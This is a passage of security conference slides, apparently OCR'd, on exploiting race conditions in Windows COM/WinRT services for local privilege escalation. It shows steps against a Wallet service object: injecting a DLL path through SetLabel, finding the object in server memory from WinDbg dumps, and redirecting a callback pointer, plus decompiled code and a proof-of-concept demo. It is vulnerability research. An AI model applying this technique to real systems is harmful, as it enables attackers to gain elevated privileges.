   +0x020 pStub             : 0x0000029e`ca8157d0 IUnknown
   +0x028 pOXIDEntry        : 0x0000029e`ca832d80 OXIDEntry
   +0x030 ipid              : _GUID {0000e000-0850-0000-a8f5-3fd381877d17}
   +0x040 iid               : _GUID {00000134-0000-0000-c000-000000000046}
   +0x050 pChnl             : 0x0000029e`ca832bd0 CCtxComChnl
   +0x058 pIRCEntry         : (null)
   +0x060 pInterfaceName    : (null)
   +0x068 pOIDFLink         : 0x00007ffa`df0944c0 tagIPIDEntry
   +0x070 pOIDBLink         : 0x0000029e`ca833f18 tagIPIDEntry
```

Object address

Object IPID

Object IID

Point pCallbackData->pParam to user-controllable string

Step 1 – Input DLL Path into local service

```
VARIANT var;
var.vt = VT_BSTR;
var.bstrVal = SysAllocString(L"C:\\1\\exp.dll");
IWalletCustomProperty_object->SetLabel(&var);
```

Step 2 – Find the address of IWalletCustomProperty Object in server

IWalletCustomProperty_object in client

CoMarshalInterface

Get IPID from OBJREF buffer

Compare IPID

```
0:020> dt tagIPIDEntry 0000029e`ca833ea0
combase!tagIPIDEntry
   +0x000 pNextIPID        : (null)
   +0x008 dwFlags          : 0x1080c
   +0x00c cStrongRefs      : 5
   +0x010 cWeakRefs        : 0
   +0x014 cPrivateRefs     : 0
   +0x018 pv               : 0x0000029e`ca817e30 Void
   +0x020 pStub            : 0x0000029e`ca8157d0 IUnknown
   +0x028 pOXIDEntry       : 0x0000029e`ca832d80 OXIDEntry
   +0x030 ipid             : _GUID {0000e000-0850-0000-a8f5-3fd381877d17}
   +0x040 iid              : _GUID {00000134-0000-0000-c000-000000000046}
   +0x050 pChnl            : 0x0000029e`ca832bd0 CCtxComChnl
   +0x058 pIRCEntry        : (null)
   +0x060 pInterfaceName   : (null)
   +0x068 pOIDFLink        : 0x00007ffa`df0944c0 tagIPIDEntry
   +0x070 pOIDBLink        : 0x0000029e`ca833f18 tagIPIDEntry
```

pv is the address of the IWalletCustomProperty Object in the server

Point pCallbackData->pParam to user-controllable string


Step 3 – Find DLL Path string location

```
__int64 __fastcall Wallet::WalletCustomProperty::SetLabel(__int64 this, const struct tagPROPVARIANT *var)
{
  unsigned int v4; // ebx
  _WORD *v5; // rdx
  BSTR usercontrol_str_buffer; // rdx
  unsigned __int64 usercontrol_str_len; // r8

  v4 = 0;
  if ( (unsigned int)Wallet::Utils::IsPropVariantEmpty(var, var) )
  {
    v5 = *(_WORD **)(this + 48);
    *(_QWORD *)(this + 56) = v5 + 1;
    *v5 = 0;
    **(_WORD **)(this + 56) = 0;
  }
  else if ( var->vt == 8 )
  {
    usercontrol_str_buffer = var->bstrVal;
    if ( usercontrol_str_buffer )
    {
      usercontrol_str_len = -1i64;
      do
        ++usercontrol_str_len;
      while ( usercontrol_str_buffer[usercontrol_str_len] );
    }
    else
    {
      usercontrol_str_len = 0i64;
    }
    if ( !utl::basic_string<unsigned short,utl::char_traits<unsigned short>,utl::allocator<unsigned short>>::assign(// copy src_str to dest_str
           (void **)(this + 48),              // dest_str
           usercontrol_str_buffer,            // src_str
           usercontrol_str_len) )             // src_str_len
      v4 = -2147024882;
  }
00011A70 ?SetLabel@WalletCustomProperty@Wallet@@UEAAJPEBUtagPROPVARIANT@@@Z:1 (180012670)
```

```
0:020> dt tagIPIDEntry 0000029e`ca833ea0
combase!tagIPIDEntry
   +0x000 pNextIPID        : (null)
   +0x008 dwFlags          : 0x1080c
   +0x00c cStrongRefs      : 5
   +0x010 cWeakRefs        : 0
   +0x014 cPrivateRefs     : 0
   +0x018 pv               : 0x0000029e`ca817e30 Void
   +0x020 pStub            : 0x0000029e`ca8157d0 IUnknown
   +0x028 pOXIDEntry       : 0x0000029e`ca832d80 OXIDEntry
   +0x030 ipid             : _GUID {0000e000-0850-0000-a8f5-3fd381877d17}
   +0x040 iid              : _GUID {00000134-0000-0000-c000-000000000046}
   +0x050 pChnl            : 0x0000029e`ca832bd0 CCtxComChnl
   +0x058 pIRCEntry        : (null)
   +0x060 pInterfaceName   : (null)
   +0x068 pOIDFLink        : 0x00007ffa`df0944c0 tagIPIDEntry
   +0x070 pOIDBLink        : 0x0000029e`ca833f18 tagIPIDEntry
```

*(Object address + 48) == &”C:\1\exp.dll”

Demo Time


Recycle Bin
Microsoft Edge
poc.exe
Procmon.exe
RunInSand...
Logfile.PML
File
Home
Share
View
This PC › Local Disk (C:) › 1
Search 1
Quick access
Desktop
Downloads
Documents
Pictures
Local Disk (C:)
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
New Volume (E:)
Network
Windows PowerShell
PS C:\1>
2 items
Test Mode
Windows 10 Education
Build 18362.19h1_release.190318-1202
Type here to search
ENG
11:16 AM
7/1/2021

Conclusion

- The thread safety of COM/WinRT is still an attack surface that deserves attention.
  - ✓ 50+ memory corruption bugs we found associated with Race Condition.
  - ✓ Hard to exploit Race Condition bugs stably.
- COM/WinRT still has a large attack surface for LPE bugs hunting.

Q&A

Thanks for listening!

Any Questions?